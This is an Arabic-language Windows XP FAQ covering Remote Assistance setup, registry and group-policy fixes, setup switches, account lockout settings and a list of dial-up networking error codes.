انقر فوق دعوة صديق للإتصال بالكمبيوتر الخاص بك بواسطة المساعدة عن بعد .

ملاحظات :

يجب أن تكون أنت ومساعدك تستخدمان إما خدمة Windows Messenger أو حساب بريد إلكتروني .

يجب أن تكون أنت ومساعدك متصلين بالإنترنت أثناء استخدام المساعدة عن بعد .

إذا كنت تعمل ضمن شبكة اتصال محلية، فقد تمنعك جدران الحماية من استخدام المساعدة عن بعد .

نبدأ بشرح الطريقة بالتفصيل :

أولا: باستخدام : Windows Messenger

1- قم بالتسجيل و الدخول الى خدمة Windows Messenger

2- من قائمة أصدقائك التي تظهر في Windows Messenger اختر صديقك الذي تود الإستعانة به .

3- انقر على Tools ثم انقر على Ask for Remote Assistance و اختر عنوان البريد الإلكتروني للصديق الذي تود

إرسال دعوة له للتحكم بجهازك و طبعا يجب أن يكون صديقك متصل في الإنترنت في هذه اللحظة .

-4إذا وافق صديقك على الدعوة التي أرسلتها له ستظهر لك رسالة تطلب منك تأكيد موافقتك على السماح له

بالتحكم بجهازك، اضغط نعم .

أما صديقك على الطرف الآخر فسيصله رسالة منك تدعوه للتحكم في جهازك و عليه أن ينقر على Accept

للموافقة على الدعوة و سيظهر له بعدها مربع حوار يطلب منه إدخال كلمة السر للتحكم بجهاز صديقه و كلمة

السر هذه يرسلها الطرف الأول الى الطرف الثاني عبر البريد الإلكتروني أو المحادثة أو أي طريقة أخرى .

بعدها سيرى صديقك كل ما يجري على سطح مكتبك و عليه أن ينقر على Show Chat للسماح بتبادل الرسائل

بينكما ثم عليه أن ينقر على Take Control ليتمكن من التحكم في جهازك بكل حرية .

ثانيا: الطريقة الثانية بواسطة البريد الإلكتروني :

-1انقر فوق ابدأ، ثم انقر فوق تعليمات ودعم .

-2انقر فوق دعوة صديق للإتصال بالكمبيوتر الخاص بك بواسطة المساعدة عن بعد .

-3و تحت بند استخدم البريد الإلكتروني ، اكتب عنوان البريد الإلكتروني للصديق الذي تود منه أن يساعدك ثم

انقر فوق دعوة هذا الشخص .

-4أدخل اسمك و اكتب رسالة موجزة تعبر عن طبيعة مشكلتك ثم انقر على متابعة .Continue

-5حدد المدة التي يستطيع فيها صديقك استخدام جهازك و التحكم به ثم اختر كلمة مرور تراها مناسبة و التي

عليك أن ترسلها بشكل منفصل بأي طريقة تجدها مناسبة الى صديقك .

-6انقر فوق إرسال الدعوة .

أما صديقك فستصله رسالتك و تحتوي على ملف ملحق عليه أن يفتحه و يدخل كلمة السر و ينقر على نعم

لتفتح نافذة التحكم عن بعد و عندها عليه أن ينقر على .Take Control

ثالثا: الطريقة الثالثة بواسطة حفظ الدعوة كملف لترسلها بشكل يدوي :

-انقر فوق ابدأ، ثم انقر فوق تعليمات ودعم .

-2انقر فوق دعوة صديق للإتصال بالكمبيوتر الخاص بك بواسطة المساعدة عن بعد .

-3انقر على حفظ الدعوة كملف .

-4أدخل اسمك و حدد المدة التي يستطيع فيها صديقك استخدام جهازك و التحكم به ثم اختر كلمة مرور تراها

مناسبة و التي عليك أن ترسلها بشكل منفصل بأي طريقة تجدها مناسبة الى صديقك .

-5انقر على حفظ الدعوة و احفظها في المجلد الذي تراه مناسبا .

-6من أي برنامج بريد إلكتروني أرسل هذا الملف كملف ملحق أو تستطيع إرسال هذا الملف عبر FTP أو من

خلال الشبكة أو بأي طريقة أخرى و يكون على صديقك فتح الملف يدخل كلمة السر و ينقر على نعم لتفتح

نافذة التحكم عن بعد و عندها عليه أن ينقر على .Take Control

أثناء عملية التحكم قد يحتاج صديقك لإرسال ملف ما الى جهازك لحل مشكلتك و ليقوم بذلك عليه أن ينقر على

إرسال ملف في مربع حوار المحادثة ثم ينقر على استعراض لتحديد الملف الذي يريد إرساله ثم يحدد الملف و

ينقر على إرسال ملف و عندها سيظهر على الجهاز الآخر رسالة تفيد بوصول ملف و عندها يجب النقر على حفظ

باسم ثم تحديد مجلاد ليتم حفظ الملف بداخله.

عندما أذهب الى موقع تحديث ويندوز أحصل على رسالة الخطأ التالية user account : restrictions Logon failure، ما الحل لهذه المشكلة؟

اذهب الى ابدأ ثم تشغيل ثم اكتب regedit و اضغط على موافق و هناك اذهب الى :

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\WindowsUpdate

من القائمة اذهب الى تحرير ثم أذونات و امنح كل من Administrator و System الأذونات التالية :

التحكم التام

قراءة

ثم اضغط على موافق .

ثم اذهب الى :

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

و احذف المفتاح التالي :

NoWindowsUpdate.

كيف أستطيع إنشاء قرص بدء تشغيل مرن لنظام ويندوزXP ؟

اذهب الى جهاز الكمبيوتر و اضغط بالزر الأيمن للفأرة على أيقونة القرص المرن و اختر تهيئة و هناك و من خيارات

التهيئة ضع إشارة أمام إنشاء قرص بدء تشغيل MS-DOS ثم ابدأ.

كيف أستطيع تغيير الموقع الإفتراضي لملفات إعداد ويندوز XP?

اذا افترضنا أنك قمت بتنصيب ويندوز XP من القرص المضغوط و فيما بعد قمت بنسخ ملفات الإعداد من القرص المضغوط الى القرص الصلب و تريد عندما يطلب منك الويندوز ادخال القرص المضغوط للقيام بمهام ما أن يقوم بنسخ الملفات المطلوبة مباشرة من القرص الصلب، لعمل ذلك قم بما يلي :

اذهب الى ابدأ ثم تشغيل و اكتب gpedit.msc و هناك اذهب الى تكوين الكمبيوتر/قوالب الإدارة/System و انقر نقرا مزدوجا على Specify Windows Installation file location و اختر ممكن و أدخل المسار الجديد لملفات إعداد الويندوز في Windows Setup file path: ثم اضغط موافق.

أعاني من بعض المشاكل أثناء تشغيل أو إيقاف الويندوز ، هل هناك طريقة لأجعل الويندوز يعرض لي رسائل تفصيلية عما يحدث أثناء تشغيل أو إيقاف الويندوز؟

نعم اذهب الى ابدأ ثم تشغيل و اكتب gpedit.msc و هناك اذهب الى تكوين الكمبيوتر/قوالب الإدارة/System و انقر نقرا مزدوجا على Verbose vs normal status messages و اختر ممكن و اضغط موافق.

كيف أستطيع إخفاء الأقراص الصلبة و المرنة في جهاز الكمبيوتر و مستكشف ويندوز عن أعين أولادي الذين يستخدمون جهازي في غيابي؟

اذهب الى ابدأ ثم تشغيل و اكتب gpedit.msc و هناك اذهب الى تكوين المستخدم/قوالب الإدارة/Windows Components/ثم Windows Explorer و انقر نقرا مزدوجا على Computer Hide these specified drives in Myثم اختر ممكن ثم اختر من القائمة المنسدلة Restrict all drivesلإخفاء جميع الأقراص أو اختر القرص الذي تود إخفاءه دون غيره ثم اضغط موافق.

كيف أستطيع تحديد برنامج ما ليقوم بفتح نوع معين من الملفات؟

اذهب الى مستكشف ويندوز و هناك اذهب الى أدوات ثم خيارا ت المجلد ثم أنواع الملفات ثم انقر فوق جديد و اكتب ملحق الملف الجديد ثم اضغط موافق ثم من قائمة الملفات حدد ملحق الملف الذي أضفته و في أسفل النافذة أمام فتح باستخدام اضغط على تغيير ثم اختر تحديد البرنامج من القائمة ثم موافق و في المربع التالي حدد البرنامج المطلوب ثم موافق.

كيف أستطيع التحكم بقائمة العناصر المعروضة في شريط المواضع الموجود في مربع الحوار ملف/فتح في تطبيقاتWindows ؟

اذهب الى ابدأ ثم تشغيل و اكتب gpedit.msc و هناك اذهب الى تكوين المستخدم/قوالب الإدارة/Windows Components/ثم Windows Explorer ثم Common Open File Dialogو انقر نقرا مزدوجا على Items displayed in Places Bar ثم اختر ممكن ثم حدد العناصر التي تود أن تظهر في شريط المواضع الموجود في مربع الحوار فتح ، في حال تمكين هذه الإعدادات يمكنك تعيين من ١ إلى ٥ عناصر ليتم عرضها في شريط المواضع .

العناصر الصالحة التي يمكن عرضها في شريط المواضع هي :

(1الاختصارات إلى مجلدات محلية (مثال) C:\Windows) .

(2الاختصارات إلى مجلدات بعيدة (\\server\share)

(3مجلدات Shell الشائعة .

قائمة مجلدات Shell الشائعة التي يمكن تعيينها هي :

CommonDocuments، CommonMusic، CommonPictures، Desktop، MyComputer،MyDocuments ، MyFavorites، MyMusic، MyNetworkPlaces، MyPictures، Printers،ProgramFiles ، .Recent

في حال تعطيل هذا الإعداد أو عدم تكوينه سيتم عرض القائمة الافتراضية للعناصر في شريط المواضع.

جهازي لا يقلع بتاتا في ويندوز XP ماذا أفعل؟

أقلع من القرص المضغوط لويندوز XP ثم اختر Recovery ?onsole و بعدها اكتب الأمر التالي : FIXBOOT

كيف أستطيع تفحص ملفات النظام لويندوز XP و إستبدال الملفات المعطوبة منها بأخرى صالحة؟

من محث الأوامر اكتب هذا الأمر sfc /scannow :

لدي مودم DSL كيف أستطيع دخول الإنترنت بواسطته بدون تثبيت أي برامج إضافية؟

اذهب الى اتصالات شبكة الإتصال ثم انقر على انشاء اتصال جديد ثم اعداد الاتصال يدويا ثم الاتصال باستخدام اتصال عريض النطاق الترددي.

لا يظهر لدي برنامج NetMeeting في ويندوز XP كيف أستطيع تثبيته؟

اذهب الى ابدأ ثم تشغيل و اكتب conf ثم موافق.

عندما أدخل الى ويندوز XP أحصل على رسالة تفيد بقرب انتهاء صلاحية كلمة المرور و لابد من تغييرها ، كيف أتخلص من هذه الرسالة؟

الحل الأول :

اذهب الى أدوات إدارية ثم نهج الأمان المحلي و هناك الى اعدادات الأمان - نهج الحساب - نهج كلمة المرور و انقر نقرا مزدوجا على الحد الأقصى لمدة كلمة المرور و حدد ٠ لعدم انتهاء كلمة المرور ثم موافق ثم اذهب الى النهج المحلية - خيارات الأمان و انقر نقرا مزدوجا على :Domain Member : Maximum machine Account password age و حدد ٠ أيضا ثم موافق .

الحل الثاني :

اذهب الى ابدأ ثم تشغيل و اكتب :

net accounts /maxpwage:unlimited

ثم موافق.

عند محاولتي لإعداد ويندوز XP فوق ويندوز آخر باستخدام الخيار Upgrade ، فإن برنامج الإعداد يتوقف عن الإكمال بعد إعادة التشغيل الأولى ، ما الحل لهذه المشكلة؟

تحدث هذه المشكلة عندما يكون مجلد المستندات أو مجلد ملفات الإنترنت المؤقتة يحتوي على عدد كبير من الملفات ، يجب حذف هذه الملفات أو نقلها مؤقتا قبل تشغيل إعداد ويندوز XP.

لدي ويندوز ٩٨ و أريد تثبيت ويندوز XP و لكن دون استخدام خيار Upgrade ، و في نفس الوقت أريد حفظ إعداداتي في ويندوز ٩٨ لأستعيدها في ويندوز XP ؟

قبل القيام بتثبيت ويندوز XP ، أدخل قرص ويندوز XP في محرك الأقراص و ذلك في ويندوز ٩٨ و عندما تظهر قائمة ويندوز XP التلقائية اختر Files and Settings Transfer Wizard و اتبع الإرشادات و بعد الإنتهاء قم بتثبيت ويندوز XP بدون استخدام الخيار Upgrade و بعد انتهاء التثبيت أدخل قرص ويندوز XP في محرك الأقراص و عندما تظهر قائمة ويندوز XP التلقائية اختر Files and Settings Transfer Wizard و اتبع الإرشادات لاستعادة إعداداتك المحفوظة.

هل أستطيع إجراء UNINSTALL لويندوزXP ؟

تستطيع إذا كنت قد نصبت ويندوز XP باستخدام خيار UPGRADE من الويندوز ٩٨ أو الميلينيوم ، في هذه الحالة اذهب الى لوحة التحكم ثم إضافة/إزالة البرامج و انقر على UNINSTALL WINDOWS XP.

في حال فشل الطريقة السابقة لأي سبب كان ، أقلع الجهاز و اضغط على F8 مع بداية التشغيل و اختر Safe Mode with Command Prompt supportثم اذهب الى المجلد WINDOWS\SYSTEM32و اكتب osuninst.exe ثم اضغط على Enter و اتبع الإرشادات.

كيف أستطيع إجراء فحص للقرص الصلب في ويندوزXP ؟

اذهب الى جهاز الكمبيوتر ثم اضغط بالزر الأيمن للفأرة على أيقونة محرك الأقراص الصلبة و اختر خصائص ثم

اذهب الى تبويب أدوات و انقر على التدقيق الآن... ثم ضع إشارة على كل من :

1-إصلاح أخطاء نظام الملفات تلقائياً .

2-التفحص لمحاولة استرداد المقاطع التالفة .

ثم انقر على ابدأ و سيجرى الفحص في المرة القادمة لتشغيل الجهاز.

لا يستطيع الإنترنت إكسبلورر عرض بريمجات جافا ، ما الحل؟

حمل Microsoft Virtual Machine من موقع تحديث ويندوز XP و ذلك بالذهاب الى ابدأ ثم كافة البرامج ثم تحديث.Windows

هل يستطيع الويندوز XP قراءة محتويات الملفات النصية و النوافذ و مواقع الإنترنت باللغة الإنجليزية مما يساعدني على معرفة النطق الصحيح للكلمات الإنجليزية؟

أكيد يستطيع ، اذهب الى

ابدأ> كافة البرامج >البرامج الملحقة>الوصول>الراوي

و بالضغط على الصوت تستطيع التحكم بالصوت وسرعة القراءة ، الآن افتح الملف الذي تريد قراءته و اضغط.BAR CTRL+SHIFT+SPACE

ما هو Windows XP Multilanguage Pack ؟

Windows XP Multilanguage Packهو حزمة إضافية للويندوز XP تسمح بتغيير لغة الواجهة و القوائم الى أي لغة أخرى بما فيها العربية ، مما يغني عن شراء ويندوز XP بلغة محلية ، و سوف تحول هذه الحزمة الويندوز XP الإنجليزي الى نسخة محلية ١٠٠. %

بعد تنصيب حزمة Windows XP Multilanguage Pack كيف أغير لغة الواجهة و القوائم ؟

اذهب الى Start>Control Panel> Regional and Languages Settings ثم الى تبويب Languagesو من البند Menus and dialogs اختر اللغة التي تريد ثم اضغط OK و أعد تشغيل الجهاز ، الآن سيصبح لديك ويندوز XP من النوع Local بأي لغة تريد.

ما هي أشهر المفاتيح التي أستطيع استخدامها مع الأمر winnt32.exe عند تنصيب ويندوزXP ؟

/1- s: sourcepathيحدد موقع مصدر ملفات الويندوز XP و يجب أن يمثل sourcepath المسار كاملا .

/2- makelocalsourceيعطي تعليمات الى برنامج الإعداد لإنشاء مجلد مصدر محلي لجميع ملفات التثبيت على القرص الصلب مثال :

winnt32 / makelocalsource / s: c: \i386

/3- tempdrive: drive_letterيحدد السواقة التي تتضمن ملفات الإعداد المؤقتة ، تحتاج تقريبا الى300 ميجابايت ، و إذا لم تحدد سواقة فسيختار السواقة c و لكن إن لم يتوفر فيها مساحة كافية فسيكون هذا المفتاح مفيدا

/4- checkupgradeonlyيفحص الجهاز ليتأكد من أنه متوافق مع الحد الأدنى من متطلبات إعداد الويندوز .XP

/5- mيعلم برنامج الإعداد ليقوم بنسخ ملفات من موقع آخر و هذا مفيد إذا أردت التزود بمشغلات جديدة من أجل أجهزة محددة ، سيقوم برنامج الإعداد بالبحث أولا في المجلد المحدد بالوسيط m ثم في المجلد الإفتراضي .

/6-cmdconsيضيف خيار Recovery Console الى خيارات قائمة أنظمة التشغيل عند بدء تشغيل الجهاز و هذا الخيار مفيد لحل مشاكل الويندوز دون الحاجة لاستخدام القرص المضغوط لويندوز .XP

/7-norebootيعلم الإعداد بعدم إعادة الإقلاع بعد انتهاء مرحلة نسخ الملفات بحيث يمكنك تنفيذ أمر آخر قبل ذلك .

/8- syspart:drive_letterيقوم بنسخ ملفات الإعداد الى القرص الصلب بحيث عندما يتم نقل القرص الصلب الى جهاز آخر فإنه عند بدء تشغيل الجهاز فإنه سيتم إكمال إعداد ويندوز XP على الجهاز الجديد. يجب استخدام هذا المفتاح مع المفتاح الثالث، كما أن هذا المفتاح يعمل فقط من خلال ويندوز NT4 أو ويندوز ٢٠٠٠ أو ويندوز .XP

/9-unattendيجري عملية Upgrade للويندوز و لكن دون أن يسألك أي سؤال خلال عملية الإعداد حيث سيأخذ كل الإعدادات من الويندوز السابق.

عند تنصيبي لبعض البرامج على ويندوز XP يبدأ برنامج التنصيب بالعمل و عندما يشير مؤشر

التنصيب الى ١٠٠% يختفي برنامج التنصيب و لا يحدث أي شيء و لا ينصب أي برنامج، ماذا أفعل لحل هذه المشكلة؟

هذا يحدث عندما تكون المجلدات المؤقتة TEMP موضوعة داخل مجلدات المستخدمين User Profile، المجلدات المؤقتة تستخدمها برامج التنصيب لفتح ملفات مؤقتة ضرورية لتنصيب البرنامج ، و عندما تكون المجلدات المؤقتة داخل مجلد المستخدم يكون اسم المسار طويلا جدا مما يسبب أن برامج التنصيب لا تستطيع إيجاد هذه المجلدات مما يسبب توقف برنامج التنصيب ، لحل هذه المشكلة يجب جعل اسم المسار أقصر ،لعمل ذلك اذهب الى ابدأ>لوحة التحكم>النظام >خيارات متقدمة>متغيرات البيئة ثم غير مسار المجلد TEMP و TMP الى C:\Windows\TEMP و أخيرا قم بحذف مجلدات TEMPالأخرى.

أريد تشغيل الأقراص الصوتية على السيديروم بحيث يخرج الصوت من كارت الصوت و لكني ليس لدي الكيبل الذي يربط السيديروم بكارت الصوت هل هناك حل آخر بدون هذا الكيبل؟

في ويندوز XP ما هو الأمر المقابل ل WINIPCFG.EXE المستخدم في ويندوز ٩x/مي للتعرف على عنوان IP للجهاز؟

ويندوز XP يسمح بنقل الصوت من السيديروم عن طريق كيبل IDE وذلك بتحويله الى شكل رقمي ، لفعل ذلك اذهب الى ابدأ>لوحة التحكم>النظام>الجهاز>إدارة الأجهزة ثم اضغط على علامة + أمام DVD/CD-ROM drivesثم اضغط بالزر الأيمن للفأرة على أيقونة محرك الأقراص المضغوطة و اختر خصائص ثم اذهب الى تبويب خصائص و ضع إشارة على تمكين القرص المضغوط الصوتي الرقمي لمحرك الاقراص المضغوطة هذا.

لدي ويندوز XP و الذي يحتوي على Windows Messenger و لكني لا أستطيع التحادث مع المستخدمين الذين يملكون MSN Messenger و ليس لديهم ويندوز XP ، ما الحل؟

يجب أن تحمل التحديث لبرنامج Windows Messenger و تجده في موقعWindows Update

عند الولوج الى ويندوز XP لا يظهر خيار الدخول كـ Administrator ما الحل؟

عند ظهور لوحة الولوج الى ويندوز XP و التي يظهر فيها أسماء المستخدمين اضغط مرتين متتاليتين على.CTRL+ALT+DEL

كيف أستطيع التعديل في سمات سطح المكتب و من ثم حفظ السمة باسم جديد؟

اذهب الى لوحة التحكم ثم انقر فوق المظهر و السمات ثم انقر فوق العرض، في التبويب سمات، ضمن السمة، انقر فوق السمة التي تريد تعديلها .

أنجز التغييرات على السمة. يتم حفظ العناصر التالية كجزء من السمة :

سطح المكتب: الخلفية، والموضع، واللون و الرموز) انقر فوق تخصيص سطح المكتب لتغيير الرموز (

المظهر: الإطارات والأزرار ,ونظام الألوان، وحجم الخط و كافة الميزات في مربع الحوار مظهر متقدم (انقر فوق خيارات متقدمة. (

كما تستطيع تغيير مؤشرات الفأرة و ذلك بالذهاب الى لوحة التحكم ثم الماوس ثم تبويب المؤشرات .

و تستطيع أيضا تغيير الأصوات الإفتراضية لأحداث البرنامج و ذلك بالذهاب الى لوحة التحكم ثم أصوات .

عند إنجاز التغييرات، انقر فوق تطبيق في التبويب السمات في مربع الحوار خصائص العرض، ثم انقر فوق حفظ باسم .

اكتب اسماً للسمة وانقر فوق موافق .

يتم حفظ السمات الجديدة في المستندات. لفتح مجلد "المستندات"، انقر فوق ابدأ، ومن ثم انقر فوق المستندات.

كيف أستطيع تفعيل خاصية التحديث التلقائي لويندوز XP?

اذهب الى لوحة التحكم>النظام ثم تبويب تحديثات تلقائية و اختر تحميل التحديثات تلقائيا و إعلامي عندما تكون جاهزة للتثبيت. ثم موافق.

نصبت على جهازي كل من ويندوز XP و ويندوز ٩٨ (أو أي ويندوز آخر) و عند بدء تشغيل الجهاز تظهر لي قائمة للإختيار بين النظامين ، كيف أستطيع التحكم بمدة ظهور هذه القائمة و كذلك اختيار النظام الإفتراضي الذي سيعمل تلقائيا بع إنقضاء فترة عرض القائمة؟

من ويندوز XP اذهب الى لوحة التحكم>النظام ثم تبويب خيارات متقدمة ثم تحت قسم بدء التشغيل و الاسترداد انقر على الاعدادات و هناك ستجد قائمة منسدلة لاختيار نظام التشغيل الافتراضي و ستجد أسفل منها الخيار التالي :

مدة عرض قائمة أنظمة التشغيل: (و تستطيع تحديد الزمن بالثواني)، أما إذا رغبت بعدم ظهور قائمة أنظمة التشغيل بتاتا فأزل الإشارة عن هذا الخيار.

كيف أستطيع التحكم في اختيار العناصر التي تظهر في قائمة إبدأ؟

اضغط بالزر الأيمن للفأرة على كلمة ابدأ و اختر خصائص وهناك اذهب الى تخصيص ثم خيارات متقدمة و حدد العناصر التي ترغب في ظهورها في قائمة ابدأ و ذلك من خلال القسم :عناصر القائمة "ابدأ."

أعاني من مشاكل في تشغيل برنامج Windows Media Player ، هل هناك طريقة لإعادة تنصيبه؟

نعم اذهب الى ابدأ>تشغيل و اكتب C:\Program Files\Windows Media :
Player\setup_wm.exeثم موافق (غير C بالرمز المناسب عند الضرورة).

أعاني من مشاكل عند تنصيب بعض البرامج و تظهر لي رسالة خطأ في Windows Installer ما الحل؟

اذهب الى Start/Run ثم اكتب regsvr32 msi.dll ثم مرة اخرى اذهب الى Start/Run و اكتب

SFC /SCANNOW

و اذا لم تحل المشكلة اذهب الى موقع تحديث ويندوز و أجري التحديثات الضرورية.

كيف أستطيع تحديد عدد محاولات تسجيل الدخول الفاشلة الى الويندوز XP بحيث يتم بعدها إغلاق الحساب تلقائيا لمدة من الزمن لمنع المستخدم المشبوه من الدخول الى النظام؟

تستطيع فعل ذلك بالذهاب الى ابدأ<أدوات إدارية<نهج الأمان المحلي ثم نهج الحساب<نهج تأمين الحسابات ثم انقر نقرا مزدوجا على النهج : حد تأمين الحساب و هناك يمكنك تعيين قيمة ما بين ١ و 999لمحاولات تسجيل الدخول الفاشلة، أو يمكنك تحديد ألاّ يتم تأمين الحساب أبداً بإعداد القيمة إلى ٠

لا يمكن لحساب تم تأمينه أن يستخدم حتى يتم إعادة تعيينه من قبل المسؤول أو حتى تنتهى مدة صلاحية فترة التأمين له .

و بالذهاب الى ابدأ<أدوات إدارية<نهج الأمان المحلي ثم نهج الحساب<نهج تأمين الحسابات ثم النقر نقرا مزدوجا على النهج: تأمين الحساب لمدة. و هناك يمكنك تحديد عدد الدقائق التي يبقى فيها الحساب مؤمناً قبل أن يصبح غير مؤمن تلقائياً. إن المجال المتوفر هو من ١ إلى ٩٩,٩٩٩ دقيقة. يمكنك تحديد أن يكون الحساب مؤمناً حتى يقوم المسؤول بإلغاء تأمينه بشكل صريح بإعداد القيمة إلى ٠ .

كما يمكن تحديد عدد الدقائق التي يجب انقضاؤها بعد محاولة تسجيل الدخول الفاشلة، قبل إعادة تعيين حساب محاولات تسجيل الدخول الفاشلة إلى ٠ محاولة تسجيل دخول فاشلة. إن المجال المتوفر هو من ١ إلى ٩٩,٩٩٩ دقيقة .

لفعل ذلك اذهب الى ابدأ<أدوات إدارية<نهج الأمان المحلي ثم نهج الحساب<نهج تأمين الحسابات ثم انقر نقرا مزدوجا على النهج : إعادة تعيين عداد تأمين الحساب بعد .

إذا تم تعريف حد تأمين الحساب، فيجب أن يكون زمن إعادة التعيين هذا أقل أو مساوٍ لمدة تأمين الحساب.

ما هي رسائل الإعلام بالخطأ عند استخدام اتصالات شبكة الإتصال و ماذا تعني؟

600تعليق عملية) تحقق من تكوينات شبكة الإتصال).

601تم الكشف عن مؤشر منفذ غير صالح .

602المنفذ المعين مفتوح مسبقاً (إن منفذ com الذي يحاول اتصال شبكة الإتصال استخدامه ، مستخدم حاليا من قبل اتصال شبكة اتصال آخر نشط أو من قبل عملية أخرى كبرنامج يراقب خط الهاتف مثل برنامج فاكس) قم بإغلاق التطبيق الذي يمنع استخدام المنفذ .

603المخزن المؤقت للمتصل صغير جداً .

604تم تعيين معلومات غير صحيحة .

605لا يمكن تعيين معلومات المنفذ .

606المنفذ المعين غير متصل .

607تم الكشف عن حدث غير صالح .

608تم تعيين جهاز غير موجود .

609تم تعيين نوع جهاز غير موجود .

610تم تعيين مخزن مؤقت غير صالح .

611تم تعيين توجيه غير متوفر .

612تم تعيين توجيه غير مخصص .

613تم تعيين ضغط غير صالح .

614عدم توفر مخازن مؤقتة كافية .

615لم يتم العثور على المنفذ المعين .

616تعليق طلب غير متزامن .

617تم مسبقاً قطع اتصال المودم .

618المنفذ المعين غير مفتوح .

619المنفذ المعين غير متصل .

620تعذر تحديد أي نقاط نهاية .

621تعذر على النظام فتح دفتر الهاتف .

622تعذر على النظام تحميل دفتر الهاتف .

623تعذر على النظام إيجاد إدخال دفتر الهاتف لهذا الاتصال .

624تعذر على النظام تحديث ملف دفتر الهاتف .

625عثر النظام على معلومات غير صالحة في دفتر الهاتف .

626تعذر تحميل السلسلة .

627تعذر العثور على مفتاح .

628تم إغلاق الاتصال .

629تم إغلاق الاتصال من قبل الكمبيوتر البعيد .

630تم قطع اتصال المودم بسبب فشل في الجهاز .

631قطع المستخدم الاتصال بالمودم .

632تم الكشف عن حجم بنية غير صحيح .

633المودم قيد الاستخدام مسبقاً أو لم يتم تكوينه للطلب الصادر .

634تعذر تسجيل الكمبيوتر على شبكة الاتصال البعيدة .

635يوجد خطأ غير معروف .

636الجهاز المرفق بالمنفذ ليس الجهاز المتوقع .

637تم الكشف عن سلسلة لا يمكن تحويلها .

638تم انقضاء مهلة الطلب .

639عدم توفر شبكة غير متزامنة .

640حدث خطأ يشمل NetBIOS.

641لا يمكن للملقم تخصيص موارد NetBIOS المطلوبة لدعم العميل .

642أحد أسماء NetBIOS للكمبيوتر الخاص بك مسجل مسبقاً على الشبكة البعيدة .

643فشل محول شبكة الاتصال لدى الملقم .

644لن تتلقى الرسائل المنبثقة لشبكة الاتصال .

645حدث خطأ داخلي في المصادقة .

646غير مسموح بتسجيل الدخول إلى الحساب في هذا الوقت من اليوم .

647الحساب معطل .

648انتهت مدة صلاحية كلمة المرور لهذا الحساب .

649ليس لدى الحساب إذن لإجراء طلب هاتفي .

650عدم استجابة ملقم الوصول البعيد .

651أعلم المودم عن خطأ .

652وجود استجابة غير معروفة من المودم .

653لم يتم العثور على الماكرو المطلوب من قبل المودم في المقطع device من الملف .INF.

654يشير أمر أو استجابة في المقطع device من الملف INF. إلى ماكرو غير معرف .

655لم يتم العثور على الماكرو <MESSAGE> في المقطع device من الملف .INF.

656يحتوي الماكرو <DEFAULTOFF> في المقطع device من الملف INF. على ماكرو غير معرف .

657تعذر فتح الملف INF. الخاص بالجهاز .

658اسم الجهاز في ملف INF. الخاص بالجهاز أو في الملف INI الخاص بالوسائط طويل جداً .

659يشير الملف INI. الخاص بالوسائط إلى اسم جهاز غير معروف .

660لا يحتوي الملف INF. الخاص بالجهاز على أية استجابات للأمر .

661يفتقد الملف INF. الخاص بالجهاز إلى أمر .

662هناك محاولة لتعيين ماكرو غير موجود في المقطع device من الملف .INF.

663يشير الملف INI. الخاص بالوسائط إلى نوع جهاز غير معروف .

664نفدت الذاكرة من النظام .

665لم يتم تكوين المودم بشكل صحيح .

666لا يقوم المودم بوظيفته .

667لم يتمكن النظام من قراءة الملف INI. الخاص بالوسائط .

668تم إنهاء الاتصال .

669معلمة الاستخدام في الملف INI. الخاص بالوسائط غير صالحة .

670النظام غير قادر على قراءة اسم المقطع من الملف INI. الخاص بالوسائط .

671النظام غير قادر على قراءة نوع الجهاز من الملف INI. الخاص بالوسائط .

672النظام غير قادر على قراءة اسم الجهاز من الملف INI. الخاص بالوسائط .

673النظام غير قادر على قراءة الاستخدام من الملف INI. الخاص بالوسائط .

674النظام غير قادر على قراءة الحد الأقصى لمعدل البايتات بالثانية للاتصال من الملف INI. الخاص بالوسائط .

675النظام غير قادر على قراءة السرعة القصوى لاتصال الحامل من الملف INI. الخاص بالوسائط .

676خط الهاتف مشغول .

677أجاب شخص ما بدلاً عن المودم .

678لا توجد أية إجابة .

679النظام غير قادر على الكشف عن الحامل .

680لا يوجد طنين .

681أعلم المودم عن خطأ عام .

691تم رفض الوصول لأن اسم المستخدم و/أو كلمة المرور غير صالحة على المجال .

692وجود فشل في جهاز المودم .

695لم يتم تشغيل آلات الحالة .

696تم تشغيل آلات الحالة مسبقاً .

697لم يكتمل تنفيذ الحلقات للاستجابة .

699تسببت استجابة المودم بتجاوز سعة المخزن المؤقت .

700الأمر الموسع في الملف INF. الخاص بالجهاز طويل جداً .

701انتقل المودم إلى سرعة اتصال غير معتمدة من قبل برنامج تشغيل COM.

703يتطلب منك الاتصال إعطاء معلومات، لكن التطبيق لا يسمح بالتبادل مع المستخدم .

704رقم رد الاتصال غير صالح .

705حالة التخويل غير صالحة .

707خطأ يتعلق بالبروتوكول X.25.

708انتهاء مدة صلاحية الحساب .

709خطأ في تغيير كلمة المرور على المجال. قد تكون كلمة المرور قصيرة جداً أو أنها تطابق كلمة مرور مستخدمة مسبقاً .

710تم الكشف عن أخطاء تسلسلية في التجاوز أثناء الاتصال بالمودم .

711لا يمكن بدء تشغيل إدارة خدمة الوصول البعيد. تتوفر معلومات إضافية في سجل الأحداث .

712تتم تهيئة المنفذ ثنائي الاتجاه. انتظر بضع ثوان ثم أعد الطلب .

713لا توجد خطوط ISDN نشطة متوفرة .

714لا توجد أقنية ISDN متوفرة لإجراء المكالمة .

715حدثت أخطاء كثيرة جداً بسبب نوعية خط الهاتف الرديئة .

716تكوين IP لخدمة الوصول البعيد غير قابل للاستعمال .

717لا يوجد عناوين IP متوفرة في التجمع الثابت لعناوين IP لخدمة الوصول البعيد .

718انقضت مهلة الاتصال في انتظار استجابة صالحة من الكمبيوتر البعيد .

719تم إنهاء الاتصال بواسطة الكمبيوتر البعيد .

720فشلت محاولة الاتصال بسبب تعذر الاتفاق بين الكمبيوتر الخاص بك والكمبيوتر البعيد حول بروتوكولات التحكم PPP.

721الكمبيوتر البعيد لا يستجيب .

722تم تلقي بيانات غير صالحة من الكمبيوتر البعيد. تم تجاهل هذه البيانات .

723رقم الهاتف متضمناً البادئة واللاحقة طويل جداً .

726لا يمكن استخدام البروتوكول IPX للطلب الخارجي على أكثر من مودم واحد في الوقت نفسه .

728لا يمكن للنظام العثور على محول IP.

729لا يمكن أن يتم استخدام SLIP إلا إذا كان بروتوكول IP مثبتا .

731لم يتم تكوين البروتوكول .

732تعذر الاتفاق بين الكمبيوتر الخاص بك والكمبيوتر البعيد حول بروتوكولات التحكم .PPP

